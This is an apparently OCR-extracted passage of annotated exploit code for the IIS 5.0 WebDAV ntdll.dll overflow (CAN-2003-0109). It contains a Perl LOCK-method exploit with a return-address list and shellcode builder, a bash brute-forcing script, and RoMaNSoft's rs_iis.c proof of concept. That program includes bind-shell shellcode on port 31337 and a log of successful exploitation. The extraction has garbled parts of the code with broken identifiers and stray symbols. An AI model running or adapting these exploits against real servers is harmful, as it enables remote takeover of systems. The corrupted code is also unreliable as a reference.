"%ub1cb%u6ed4",
"%ublda%u6ed4",
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"%ub216%u6c0f",
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"%ub240%u7693",
"%ub246%u6c0f",
"%ub260%u7693",
"%ub273%u76ae",
"%ub276%u6c0f",
"%ub27 e%u779e",
"%ub288%u76ae",
"%ub293%u77e2",
"%ub29c%u72fd",
"%ub2a3%u6c0f",
"%ub2b7%u72fd",
"%ub2ca%u77e2",
"%ub2ef%u76ae",
"%ub342%u76ae",
```

```
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"%ub3b8%u749e",
"%ub3be%u749e",
"%ub3c3%u741b",
"%ub3f4%u741b",
"%ub405%u7802",
"%ub43a %u76ae",
"%ub44e%u6df1",
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"%ub483%u76ae",
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"%ub7cc%u77e9",
"%ub7d8%u77e9",
"%ub803%u775b",
"%ub819%u77ad",
```

```
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"%ub9aa%u7832",
"%ub9ce%u7763",
"%ub9d6%u7832",
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"%ubff9%u7900",
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"%uc02e%u77db",
"%uc02f%u77db",
```

```
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"%uc03e%u6c7e",
"%uc03f%u6995",
"%uc054%u76ae",
"%uc058%u6c7e",
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"%uc677%u76ae",
"%uc6f3%u6c42",
"%uc748%u76ae",
"%uc776%u76ae",
"%uc7a0%u77e2",
```

```
"%uc7da%u6b32",
"%uc7e1%u6b32",
"%uc7e5%u77e2",
"%uc860%u72c2",
"%uc860%u775b",
"%uc86d%u72c2",
"%uc86d%u775b",
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"%ucdb5%u7761",
```

```
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"%ucdf4%u741b",
"%ucdf9%u77e5",
"%uce2e %u7518",
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"%ud6e2%u77a5",
"%ud700%u77e2",
"%ud75b%u7900",
```

```
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"%ue00e%u7900",
"%ue010%u77 38",
"%ue020%u77db",
"%ue02b%u77ac",
"%ue04c%u7738",
"%ue04e%u6ed4",
"%ue056%u6ed4",
"%ue0ad%u779e",
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"%uec00%u672e",
"%uf906%u7800",
"%uf909%u7763",
"%uf93f%u7763",
"%uf942%u751a",
"%uf94b%u77e9",
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"%uf974%u77ac",
"%uf981%u751a",
"%uf991%u7763",
"%uf9a6%u7300",
"%uf9b3%u751a",
"%uf9c2%u7763",
"%uf9cd%u751a",
"%uf9e9%u7763",
"%uf9fb%u7300"
```

Loop through return addresses and try exploit

```
foreach my $return address (@r eturn addresses)
```

Build attack vector

```
######## return address ###########
my $return address part="";
$return_address_part="";
$return address part.="%u3073";
$return_address_part.="%u3075";
$return_address_part.="%u3074";
$return_address_part. =$return_address;
$return address part.="%ucc38"x22;
my $offset len=280;
my $offset part="X"x$offset len;
my $shellcode_len=$url_len -(length($return_address_part)/6+$offset_len);
my $offset of part shell=0;
print "len -> $url len=$shellcode len:$offset len \n";
mу
```

\$decoder str="%uC931%u79B1%uc1fe%ucb01%uc38b%uc789%uc289%uc931%u9041%u9041%uc38b %uc801%u338b%uce8b%u308b%uc68b%uc801%u00b4% uc689%uc78b%u3089%uc931%u03b1%u9041%u cb01%u9047%uf989%ud129%uc031%ue0b0%u03b4%uc129%uc985%uca75%uc985";

```
my $decoder str len=length($decoder str)/6;
my patch esp="\x44\x45\x76\x76";
my $nop="\overline{w}u0048\varphiu0048";
my $encoded str="${nop}${patch esp}${shellcode }";
my $unicoded encoded str len=4*5;
my $shellcode part="";
$shellcode part="";
$shellcode part.=$decoder_str;
$shellcode part.=$encoded str;
$shellcode part.="A"x($shellcode len -($decoder str len+length($encoded str) -
$unicoded encoded str len -1));
my $url="/${offset part}${return address part}${shellcode part}";
for my $METHOD ("LOCK")
my $string to send="$METHOD $url
HTTP/1.1\r\n{host header}{{destination}}{{lock token}}{{translate f}}{{depth}}Conte
nt-Type: text/xml \r\nContent-Length:
Connect to target and run exploit
$length_of_body \r\n${connection_str} \r\n${body}"
my $results="";
$results="";
Set up a loop to test for res ults
while($results eq "")
print STDERR "Retrying Connection...
                                       \n";
Test for results
$results=sendraw2("GET / HTTP/1.0 \r\n\r\n",$host,$port,15);
if($results eq "")
{
sleep(1);
} End of loop to test Results
print STDERR "Trying with [$return_address] \n";
$results=sendraw2($string_to_send,$host,$port,15);
if($results eq "")
print "Connection refused : Server crashed? \n";
}else{
print "Failed to exploit: Server not crashed \n";
} End of exploit loop
sub sendraw2
my ($pstr,$realip,$realport,$timeout)=@;
my $target2=inet aton($realip);
my $flagexit=0;
$SIG{ALRM} = \&ermm;
```

```
socket(S,PF INE T,SOCK STREAM,getprotobyname('tcp')||0) || return "0";
#die("Socket problems");
alarm($timeout);
if(connect(S,pack "SnA4x8",2,$realport,$target2))
alarm(0);
my @in;
select(S); $|=1;
print $pstr;
alarm($timeout);
while (\langle S \rangle) {
if(\$flagexit == 1)
close (S);
return "Timeout";
push @in, $;
alarm(0);
select(STDOUT);
close(S);
return join '',@in;
}else{
close(S);
return "";
}
sub ermm
$flagexit=1;
close (S);
```

Variant coded by RoMaNSoft

Shell Script to Brute Force the E xploit

```
#!/bin/bash
# Brute forcing script for rs_iis.c exploit. (c) RoManSoFt. 27/03/2003
TIMEOUT=30
```

Check user enters a host name or Address

```
#if [ $# -ne 1 ] ; then
  echo "Usage: $0 <host>"
  exit
fi
```

Set up a loop from 1-255

```
for i in `seq 1 255` ; do
```

Convert to Hexadecimal format the create the RET value

```
h=`printf "0x%.2x%.2x" i  $i` echo -e "\nTrying with RET=h"
```

Run code with RET value

```
./rs_iis $1 80 31337 $h
echo "Waiting for $TIMEOUT seconds..."
    sleep $TIMEOUT
done
echo "If you reach this point, exploitation has failed : -)"
```

Exploit Code rs_iis.c

```
/***********
/* IIS 5.0 WebDAV -Proof of concept - */
/* [ Bug: CAN -2003-0109 ] */
/* By Roman Medina -Heigl Hernandez */
/* aka RoMaNSoFt <roman @rs-labs.com> */
/* Madrid, 23.Mar.2003 */
/* ======= */
/* Public release. Version 1. */
/* ----- */
/* -= http://www.rs -labs.com/ = - */
_
/*************
______
* --[ READ ME ]
* This exploit is mainly a proof of concept of the recently discovered
ntdll.dll bug (which may be
* exploited in many other pr ograms, not necessarily IIS). Practical
exploitation is not as easy as
* expected due to difficult RET guessing mixed with possible IIS crashes (which
makes RET brute
* forcing a tedious work). The shellcode included here will bind a cmd.exe
shell to a given port
* at the victim machine so it could be problematic if that machine is protected
behind a firewall.
* For all these reasons, the scope of this code is limited and mainly intended
for educational
* purposes. I am not responsible of possible dama ges created by the use of this
exploit code.
    The program sends a HTTP request like this:
* SEARCH /[nop] [ret] [ret] [ret] ... [ret] [nop] [nop] [nop] [nop] [nop] ... [nop]
[jmpcode] HTTP/1.1
* {HTTP headers here}
 * {HTTP body with webDAV content }
 * 0x01 [shellcode]
* IIS converts the first ascii string ([nop]...[jmpcode]) to Unicode using
UTF-16 encoding (for
* instance, 0x41 becomes 0x41 0x00, i.e. an extra 0x00 byte is added) and it is
the resultant
* Unicode string the one producing the overflow. So at first glance, we cannot
include code here
```

- * (more on this later) because it would get corrupted by 0x00 (and other) inserted bytes. Not at
- * least using the common method. Another problem that we will have to live with is our RET valu e
- * being padded with null bytes, so if we use 0xabcd in our string, the real RET value (i.e. the
- * one EIP will be overwritten with) would be 0x00ab00cd. This is an important restriction.
 - We have two alternatives:

- * 1) The easy one: find an y occurrences of our ascii string (i.e. before it gets converted to
- the Unicode form) in process memory. Problem: normally we should find it by debugging the
- vu lnerable application and then hardcode the found address (which will be the RET address)
- in our exploit code. This RET address is variable, even for the same version of OS and app
- (I mean, different instances of the same application in the same machine could make the
- * guessed RET address invalid at different moments). Now add the restriction of RET value
- * padded with null -bytes. Anyway, the main advantage of this method is that we will not have
- * to deal with 0x00 -padded shellcode.

- * 2) The not so -easy one: you could insert an encoded shellcode in such a way that when the app
- * expands the ascii string (with the encoded shellcode) to Unicode, a valid shellcode is
- automagically placed into memory. Please, refer to Chris Anley's "venetian exploit" paper
- to read more about this. Dave Aitel also ha s a good paper about this technique and indeed
- * he released code written in Python to encode shellcode (I'm wondering if he will release a
- working tool for that purpose, since the actual code was released as part of a commercial
- product, s o it cannot be run without buying the whole product, despite the module itself
- * being free!). Problem: it is not so easy as the first method; -) Advantage: when the over -
- flow happens, some registers may point to our Unicoded string (where our Unicoded -shellcode
- * lives in), so we don't need to guess the address where shellcode will be placed and the
- * chance of a successful exploitation is greatly improved. For instance, in this case, when
- * IIS is overflowed, ECX register points to the Unicode string. The idea is then fill in
- * RET value with the fixed address of code like "call %ecx". This code may be contained in
- any previosly -loaded library, for example).

- Well, guess it... yes... I chose the easy method : -) Perhaps I will rewrite the exploit
- * using method 2, but I cannot promise that.

Let's see another problem of the method 1 (which I have used). Not all Unicode conversions

- * result in a 0×00 byte being added. This is true for ascii characters lower o equal to $0 \times 7f$
- * (except for some few special characters, I'm not sure). But our shellcode will have bytes
- * greater than 0x7f value. So we don't know the exact length of the Unicoded $^{-}$ string containing
- * our shellcode (some ascii chars will expand to m $\,$ ore than 2 bytes, I think). As a result,
- * sometimes the exploit may not work, because no exact length is matched. For instance, if you
- * carry out experiments on this issue, you could see that IIS crashes (overflow occurs) when
- * entering a query like SEARCH /AAAA...AAA HTTP/1.1, with 65535 A's. Same happens with 65536.
- * But with different values seems NOT to work. So matching the exact length is important here!
- * $\,$ What I have done, it is to include a little "jumpcode" instead of the shellcode itself. The
- * jumpcode is placed into the "critical" place and has a fixed length, so our string has always
- * a fixed length, too. The "variable" part (the shellcode) is placed at the end of the HTTP
- * request (so you can insert your own shellcode and re move the one I'm using here, with no apparent
- * problem). To be precise, the end of the request will be: 0×01 [shellcode]. The 0×01 byte marks
- * the beginning of the shellcode and it is used by the jumpcode to find the address where shell -
- * code begins and jump into it. It is not possible to hardcode a relative jump, because HTTP
- * headers have a variable length (think about the "Host:" header and you will understand what
- \star I'm saying). Well, really, the exploit could have calculated the relative jump itself (other
- * problems arise like null -bytes possibly contained in the offset field) but I have prefered to $\hfill \bigcirc$
- * After launching the exploit, several things may happen:
- * the exploit is successful. You can connect to the bound port of victim machine and get a
- * shell. Great. Remember that when you issue an "exit" command in the shell prompt, the pro -
 - * cess will be terminated. This implies that IIS could die.
- $\,^*$ exploit returns a "server not vulnerable" response. Really, the server may not be vulnerable
- * or perhaps the SEARCH method used by the exploit is not permitted (the bug can still be
- * exploited via GET, probably) or webDAV is disabled at all.
- * exploit did not get success (which is not strange, since it is not easy to quess RET value)
- * but the server is vulnerable. IIS will probably not survive: a "net start w3svc" could be
- * needed in the victim machine, in order to restart the WWW service.
- * The fol lowing log shows a correct exploitation:
- * roman@goliat:~/iis5webdav> gcc -o rs iis rs iis.c
- * roman@goliat:~/iis5webdav> ./rs iis roman
- * [*] Resolving hostname ...

```
* [*] Attacking port 80 at roman (EIP = 0 \times 0.0480004)...
 * [*] Now open anot her console/shell and try to connect (telnet) to victim port
31337...
 * roman@goliat:~/iis5webdav> telnet roman 31337
 * Trying 192.168.0.247...
 * Connected to roman.
 * Escape character is '^]'.
 * Microsoft Windows 2000 [Versi¢n 5.00.2195]
 (C) Copyright 1985 -2000 Microsoft Corp.
 * C:\WINNT\system32>
    I am not going to show logs for the faulty cases. I'm pretty sure you will
see them verv
* soon :-) But yes, the exploit works, perhaps a little fine -tunning may be
required, though .
* So please, do NOT contact me telling that the exploit doesn't work or things
like that. It
* worked for me and it will work for you, if you're not a script -kiddie. Try to
attach to the
* IIS process (inetinfo.exe) with the help of a debugger (OllyDb g is my
favourite) on the
 * victim machine and then launch the exploit against it. Debugger will break
when the first
* exception is produced. Now place a breakpoint in 0x00ab00cd (being 0xabcd the
not-unicoded
* RET value) and resume execution until yo u reach that point. Finally, it's
time to search
* the memory looking for our shellcode. It is nearly impossible (very low
chance) that our
* shellcode is found at any 0x00**00** -form address (needed to bypass the RET
* imposed by Unicode co nversion) but no problem: you have a lot of NOPs before
the shellcode
^{\star} where you could point to. If EIP is overwritten with the address of such a
NOP, program flow
 * will finish reaching our shellcode. Note also that among the two bytes of RET
that we have some
* kind of control, the more important is the first one, i.e. the more
significant. In other
* words, interesting RET values to try are: 0x0104, 0x0204, 0x0304, 0x0404,
0 \times 0504, . . . . .
* and so on, till 0xff04. As you may have noticed, the last byt e (0x04) is
never changed because
* its weight is minimal (256 between aprox. 65000 NOP's is not appreciable).
   I will be happy to receive ideas, comments and feedback about issues
related to this exploit
* and the exploited vulnerability itself. Drop me an e-mail. No script -kiddies,
please.
   My best wishes,
 * --Roman
 ______
```

Load all the libraries needed

```
#include <stdio.h>
#include <e rrno.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
// Change to fit your need
#define RET
                        0x4804
                                       // EIP = 0x00480004
#define LOADLIBRARYA
                        0x01 00107c
#define GETPROCADDRESS 0x01001034
// Don't change this
#define PORT_OFFSET
                        1052
#define LOADL_OFFSET
                        798
#define GETPROC_OFFSET 815
#define NOP
                        0 \times 90
#define MAXBUF
                        100000
/*
 * LoadLibraryA IT Address := 0100 107C
 * GetProcAddress IT Address := 01001034
```

Set up shell code for Exploit

```
unsigned char shellcode[] =
                                    // Deepzone shellcode
 "\x68\x5e\x56\xc3\x90\x54\x59\xff\xd1\x58\x33\xc9\xb1\x1c"
 "x90x90x90x90x90x03xf1x56x5fx33xc9x66xb9x95x04"
 "\x90\x90\x90\xac\x34\x99\xaa\xe2\xfa\x71\x99\x99\x99"
 "\xc4\x18\x74\x40\xb8\xd9\x99\x14\x2c\x6b\xbd\xd9\x99\x14"
 "\x24\x63\xbd\xd9\x99\xf3\x9e\x09\x09\x09\x09\x09\x71\x4b"
 "\x9b\x99\x99\x14\x2c\xb3\xbc\xd9\x99\x14\x24\xaa\xbc\xd9"
 "\x99\xf3\x93\x09\x09\x09\x09\xc0\x71\x23\x9b\x99\x99\xf3"
 "\x99\x14\x2c\x40\xbc\xd9\x99\xcf\x14\x2c\x7c\xbc\xd9\x99"
 "\xcf\x14\x2c\x70\xbc\xd9\x99\xcf\x66\x0c\xaa\xbc\xd9\x99"
 "\xf3\x99\x14\x2c\x40\xbc\xd9\x99\xcf\x14\x2c\x74\xbc\xd9"
 "\x99\xcf\x14\x2c\x68\xbc\xd9\x99\xcf\x66\x0c\xaa\xbc\xd9"
 "\x99\x5e\x1c\x6c\xbc\xd9\x99\xdd\x99\x99\x99\x14\x2c\x6c"
 "\xbc\xd9\x99\xcf\x66\x0c\xae\xbc\xd9\x99\x14\x2c\xb4\xbf"
 "xd9 x99 x34 xc9 x66 x0c xca xbc xd9 x99 x14 x2c xa8 xbf"
 "xd9 x99 x34 xc9 x66 x0c xca xbc xd9 x99 x14 x2c x68 xbc"
 "\xd9\x99\x14\x24\xb4\xbf\xd9\x99\x3c\x14\x2c\x7c\xbc\xd9"
 "\x99\x34\x14\x24\xa8\xbf\xd9\x99\x32\x14\x24\xac\xbf\xd9"
 "\x99\x32\x5e\x1c\xbc\xbf\xd9\x99\x99\x99\x99\x5e\x1c"
 "\xb8\xbf\xd9\x99\x98\x98\x99\x14\x2c\xa0\xbf\xd9\x99"
 "\xcf\x14\x2c\x6c\xbc\xd9\x99\xcf\xf3\x99\xf3\x99\xf3\x89"
 "\xf3\x98\xf3\x99\xf3\x99\x14\x2c\xd0\xbf\xd9\x99\xcf\xf3"
 "\x99\x66\x0c\xa2\xbc\xd9\x99\xf1\x99\xb9\x99\x99\x09\xf1"
 "\x99\x9b\x99\x99\x66\x0c\xda\xbc\xd9\x99\x10\x1c\xc8\xbf"
 "\xd9\x99\xaa\x59\xc9\xd9\xc9\xd9\xc9\x66\x0c\x63\xbd\xd9"
 "x99\xc9\xc2\xf3\x89\x14\x2c\x50\xbc\xd9\x99\xcf\xca\x66"
 "\x0c\x67\xbd\xd9\x99\xf3\x9a\xca\x66\x0c\x9b\xbc\xd9\x99"
 "\x14\x2c\xcc\xbf\xd9\x99\xcf\x14\x2c\x50\xbc\xd9\x99\xcf"
 "\xca\x66\x0c\x9f\xbc\xd9\x99\x14\x24\xc0\xbf\xd9\x99\x32"
 "\xaa\x59\xc9\x14\x24\xfc\xbf\xd9\x99\xce\xc9\xc9\xc9\x14"
 "\x2c\x70\xbc\xd9\x99\x34\xc9\x66\x0c\xa6\xbc\xd9\x99\xf3"
 "xa9 x66 x0c xd6 xbc xd9 x99 x72 xd4 x09 x09 x09 xaa x59"
```

```
"\xc9\x14\x24\xfc\xbf\xd9\xc9\xc9\xc9\xc9\x14\x2c\x70"
"\xbc\xd9\x99\x34\xc9\x66\x0c\xa6\xbc\xd9\x99\xf3\xc9\x66"
"\x0c\xd6\xbc\xd9\x99\x1a\x24\xfc\xbf\xd9\x99\x9b\x96\x1b"
"\x8e\x98\x99\x99\x18\x24\xfc\xbf\xd9\x99\x98\xb9\x99\x99"
"\xeb\x97\x09\x09\x09\x09\x5e\x1c\xfc\xbf\xd9\x99\x99\xb9"
"\x99\x99\xf3\x99\x12\x1c\xfc\xbf\xd9\x99\x14\x24\xfc\xbf"
"\xd9\x99\xce\xc9\x12\x1c\xc8\xbf\xd9\x99\xc9\x14\x2c\x70"
"\xbc\xd9\x99\x34\xc9\x66\x0c\xde\xbc\xd9\x99\xf3\xc9\x66"
"\x0c\xd6\xbc\xd9\x99\x12\x1c\xfc\xbf\xd9\x99\xf3\x99\xc9"
"\x14\x2c\xc8\xbf\xd9\x99\x34\xc9\x14\x2c\xc0\xbf\xd9\x99"
"\x34\xc9\x66\x0c\x93\xbc\xd9\x99\xf3\x99\x14\x24\xfc\xbf"
"xd9\x99\xce\xf3\x99\xf3\x99\xf3\x99\x14\x2c\x70\xbc\xd9"
"x99x34xc9x66x0cxa6xbcxd9x99xf3xc9x66x0cxd6"
"\xbc\xd9\x99\xaa\x50\xa0\x14\xfc\xbf\xd9\x99\x96\x1e\xfe"
"\x66\x66\x66\xf3\x99\xf1\x99\x99\x99\x99\x99\x14\x2c\xc8"
"\xbf\xd9\x99\x34\xc9\x14\x2c\xc0\xbf\xd9\x99\x34\xc9\x66"
"x0c x97 xbc xd9 x99 x10 x1c xf8 xbf xd9 x99 xf3 x99 x14"
"\x24\xfc\xbf\xd9\x99\xce\xc9\x14\x2c\xc8\xbf\xd9\x99\x34"
"\xc9\x14\x2c\x74\xbc\xd9\x99\x34\xc9\x66\x0c\xd2\xbc\xd9"
"\x99\xf3\xc9\x66\x0c\xd6\xbc\xd9\x99\xf3\x99\x12\x1c\xf8"
"\xbf\xd9\x99\x14\x24\xfc\xbf\xd9\x99\xce\xc9\x12\x1c\xc8"
"\xbf\xd9\x99\xc9\x14\x2c\x70\xbc\xd9\x99\x34\xc9\x66\x0c"
"\xde\xbc\xd9\x99\xf3\xc9\x66\x0c\xd6\xbc\xd9\x99\x70\x20"
"x67 \times 66 \times 66 \times 14 \times 2c \times c0 \times f \times d9 \times 99 \times 34 \times c9 \times 66 \times 0c \times 8b"
"\xbc\xd9\x99\x14\x2c\xc4\xbf\xd9\x99\x34\xc9\x66\x0c\x8b"
"\xbc\xd9\x99\xf3\x99\x66\x0c\xce\xbc\xd9\x99\xc8\xcf\xf1"
"\xe5\x89\x99\x98\x09\xc3\x66\x8b\xc9\xc2\xc0\xce\xc7\xc8"
"\xcf\xca\xf1\xad\x89\x99\x98\x09\xc3\x66\x8b\xc9\x35\x1d"
"\x59\xec\x62\xc1\x32\xc0\x7b\x70\x5a\xce\xca\xd6\xda\xd2"
"\xaa\xab\x99\xea\xf6\xfa\xf2\xfc\xed\x99\xfb\xf0\xf7\xfd"
"\x99\xf5\xf0\xea\xed\xfc\xf7\x99\xf8\xfa\xfa\xfc\xe9\xed"
"\x99\xea\xfc\xf7\xfd\x99\xeb\xfc\xfa\xef\x99\xfa\xf6"
"\xea\xfc\xea\xf6\xfa\xf2\xfc\xed\x99\xd2\xdc\xcb\xd7\xdc"
"\xd5\xaa\xab\x99\xda\xeb\xfc\xf8\xed\xfc\xc9\xf0\xe9\xfc"
"\x99\xde\xfc\xed\xca\xed\xf8\xeb\xed\xec\xe9\xd0\xf7\xff"
"\xf6\xd8\x99\xda\xeb\xfc\xf8\xed\xfc\xc9\xeb\xf6\xfa\xfc"
"\xea\xea\xd8\x99\xc9\xfc\xfc\xf2\xd7\xf8\xf4\xfc\xfd\xc9"
"\xf0\xe9\xfc\x99\xde\xf5\xf6\xf6\xf8\xf5\xd8\xf5\xf5\xf6"
"\xfa\x99\xcb\xfc\xf8\xfd\xdf\xf5\xfc\x99\xce\xeb\xf0"
"\xed\xfc\xdf\xf0\xf5\xfc\x99\xca\xf5\xfc\xe9\x99\xda"
"\xf5\xf6\xea\xfc\xd1\xf8\xf7\xfd\xf5\xfc\x99\xdc\xe1\xf0"
"\xed\xc9\xeb\xf6\xfa\xfc\xea\xea\x99\xda\xf6\xfd\xfc\xfd"
"\xb9\xfb\xe0\xb9\xe5\xc3\xf8\xf7\xb9\xa5\xf0\xe3\xf8\xf7"
"\xd9\xfd\xfc\xe9\xe9\xe3\xf6\xf7\xfc\xb7\xf6\xeb\xfe\xa7"
"\x99\x99\xda\xdd\xb7\xdc\xc1\xdc\x99\x99\x99\x99"
```

Set up the Jump Code

```
unsigned char jumpcode[] = " x8b xf9 x32 xc0 xfe xc0 xf2 xae xff xe7"; /* mov edi, ecx
```

```
* xor al, al
* inc al
* repnz scasb
* jmp edi
*/
```

Set up the XML r equest for WebDAV

```
char body[] = "<?xml version= \"1.0\"?>\r\n<g:searchrequest
xmlns:g=\"DAV:\">\r\n" \
    "<g:sql>\r\nSelect \"DAV:displayname \" from
scope()\r\n</g:sql>\r\n</g:searchrequest>\r\n";

/* Our code starts here */
int main (int argc, char **arg v)
{
    unsigned long ret;
    unsigned short port;
    int tport, bport, s, i, j, r, rt=0;
    struct hostent *h;
    struct sockaddr_in dst;
    char buffer[MAXBUF];
```

Check the correct number of parameters have been input

Set up target port - set to 80 if none given

```
// Default target port = 80
if (argc > 2)
    tport = atoi(argv[2]);
else
    tport = 80;
```

Set up bind port for exploit to connect to – set to 31337 if none given

```
// Default bind port = 31337
if (argc > 3)
    bport = a toi(argv[3]);
else
    bport = 31337;
```

Set up return value

```
// Default ret value = RET
if (argc > 4)
    ret = strtoul(argv[4], NULL, 16);
else
    ret = RET;
```

Check bind port does not contain any null -bytes

Check the hostname supplied is valid

Set up connection de tails

```
bcopy(h ->h_addr, &dst. sin_addr, h ->h_length);
dst.sin_family = AF_INET;
dst.sin_port = htons(tport);
```

Create the socket to use for connection to target

```
// Socket creation
if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1)
      {
         perror("Failed to create socket");
         exit(-5);
    }
```

Connect to target using socket created

```
// Connection
if (connect(s, (struct sockaddr *)&dst, sizeof(dst)) == -1)
```

```
{
  perror("Failed to connect");
  exit(-6);
}
```

Create string to use for overflow

```
// Build malicious string...
printf("[*] Attacking port %i at %s (EIP = %#.4x%.4x)... \n", tport, argv[1],
((ret >> 8) & 0xff), ret & 0xff);
```

Copy "SEARCH /" into buffer

```
bzero(buffer, MAXBUF);
strcpy(buffer, "SEARCH /");
i = strlen(buffer);
```

Insert a NOP

```
buffer[i] = NOP;  // Align for RET overwrite
```

Insert buffer with 1075 occurrences of 0x4804 (RET)

```
// Normally, EIP will be overwritten with buffer[8+2087] but I prefer to fill
some more bytes; -)
for (j=i+1; j < i+2150; j+=2)
    *(unsigned short *)&buffer[j] = (unsigned short)ret;</pre>
```

Pad buffer with NOP's

```
// The rest is padded with NOP's. RET address should point to this zone!
for (; j < i+65535 -strlen(jumpcode); j++)
    buffer[j] = NOP;</pre>
```

Insert jump code

```
// Then we skip the body of the HTTP request
memcpy (&buffer[j], jumpcode, strlen(jumpcode));
```

Insert HTTP request

```
strcpy(buffer+strlen(buffer), " HTTP/1.1 \r\n");
sprintf(buffer+strlen(buffer), "Host: %s \r\nContent-Type: text/xml \r\nContent-
Length: %d \r\n\r\n", argv[1], strlen(body) + strlen(shellcode) );
strcpy(buffer+strlen(buffer), body);
```

Insert 0x01 to mark shell code

```
// This byte is used to mark the beginning of the shellcode memset(buffer+strlen(buffer), 0x01, 1);
```

Insert shell code

```
// And finally, we land into our shellcode
memset(buffer+strlen(buffer), NOP, 3);
```

```
strcpy(buffer+strlen(buffer), shellcode);
```

Send the malicious request

```
// Send request
if (send(s, buffer, strlen(buffer), 0) != strlen(buffer))
     {
        perror("Failed to send");
        exit(-7);
    }
```

Inform attacker to connect to port 31337 using telnet

```
printf("[*] Now open another console/shell and try to connect (telnet) to
victim port %i...\n", bport);

// Receive response
while ( (r=recv(s, &buffer[rt], MAXBUF -1, 0)) > 0)
    rt += r;

// This code is not bullet -proof. An evil WWW server could return a response
bigger than MAXBUF
    // and an overflow would occur here. Yes, I'm lazy...: -)
buffer[rt] = ' \0';
```

Display unsuccessful message if needed

```
if (rt > 0)
    printf("[*] Victim server issued the followin g %d bytes of response: \n-\n%s\n--\n[*] Server NOT vulnerable! \n", rt, buffer);
else
    printf("[*] Server is vulnerable but the exploit failed! Change RET value
(e.g. 0xce04) and try again (when IIS is up again) : -/\n", bport);
close(s);
}
```

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